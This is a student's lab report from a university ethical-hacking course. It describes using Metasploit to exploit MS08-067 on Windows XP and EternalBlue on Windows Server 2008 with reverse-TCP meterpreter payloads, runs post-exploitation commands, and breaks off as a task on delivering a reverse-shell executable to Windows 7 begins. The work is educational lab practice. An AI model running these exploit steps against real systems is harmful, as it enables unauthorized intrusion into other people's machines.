OLD DOMINION UNIVERSITY

CYSE 301: Cybersecurity Technique and Operations

Assignment 4: Ethical Hacking

Alan Schneider

Aschn014

At the end of this module, each student must submit a report indicating the completion of the following tasks. Make sure you take screenshots as proof.


You need to power on the following VMs for this assignment.

- Internal Kali (**Attacker**)
- pfSense VM (power on only)
- Windows XP or Windows Server 2008 or Windows 7 (depending on the subtasks).

Task A. Exploit SMB on Windows XP with Metasploit (20 pt, 2pt each)


In this task, you need to complete the following steps to exploit SMB vulnerability on Windows XP.

1. Run a port scan against the Windows XP using nmap command to identify open ports and services.
2. Identify the SMB port number (default: 445) and confirm that it is open.




Used nmap -sV 192.168.10.0/24 to scan for open ports. SMB port 445 state is listed as open on windows xp VM 192.168.10.14

3. Launch Metasploit Framework and search for the exploit module: ***ms08_067_netapi***
4. Use ms08_067_netapi as the exploit module and set meterpreter reverse_tcp as the payload.
5. Use ***DDMMYY*** as the listening port number. (It is based on your current timestamp. For example, today's date is March 9th, 2023. Then, you should configure the listening port as 9323.) Configure the rest of the parameters. Display your configurations and exploit the target.




Used search function on metasploit to find ms08_67_neapi. I then used command: use 0 to load exploit module. Then command: set windows/meterpreter/reverse_tcp to load the payload. Configured options: set rhost:192.168.10.13, lport:16323, rhost:192.168.10.14, report: 445. Then used exploit command at command prompt to setup meterpreter shell.

6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.
7. [Post-exploitation] Display the system information of the target system.
8. [Post-exploitation] Get the SID of the user.
9. [Post-exploitation] Get the current process identifier.
10. [Post-exploitation] Gets information about the remote system, such as OS.



Screenshot of windows xp target




Used meterpreter command: screenshot for target windows xp machine, ipconfig for system information of windows xp target, getsid for current userid, getpid for current process id and sysinfo for information about the target system OS.


Task B. Exploit EternalBlue on Windows Server 2008 with Metasploit (20 pt)

In this task, you need to use similar steps to exploit the **EternalBlue** vulnerability on Windows Server 2008. Make sure to search and replace the exploit module against Windows Server 2008 accordingly.

1. Configure your Metasploit accordingly and set DDMMYY as the listening port number. Display the configuration and exploit the target. **(10 pt)**




Used windows/smb/ms17_010_eternal blue expoit on target windows xp server




Meterpreter shell successful


2. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. **(2 pt)**
3. [Post-exploitation] Display the system information of the target system. **(2 pt)**



Use meterpreter command:screenshot to get screenshot of target machine listed below and ipconfig to get system information for windows server 2008



4. [Post-exploitation] Get the SID of the user. **(2 pt)**
5. [Post-exploitation] Get the current process identifier. **(2 pt)**
6. [Post-exploitation] Gets information about the remote system, such as OS. **(2 pt)**




Meterpreter commands: getsid for current user id, getpid for current process identifier and sysinfo for informatio like the OS about target machine

Task C. Exploit Windows 7 with a deliverable payload.


In this task, you need to create an executable payload with the required configurations below. Once your payload is ready, you should upload it to the web server running on Kali Linux and download the payload from Windows 7, then execute it on the target to make a reverse shell **(20 pt)**. Of course, don't forget to configure your Metasploit on Kali Linux before the payload is triggered on the target VM.

The requirements for your payload are **(10 pt, 5pt each)**:

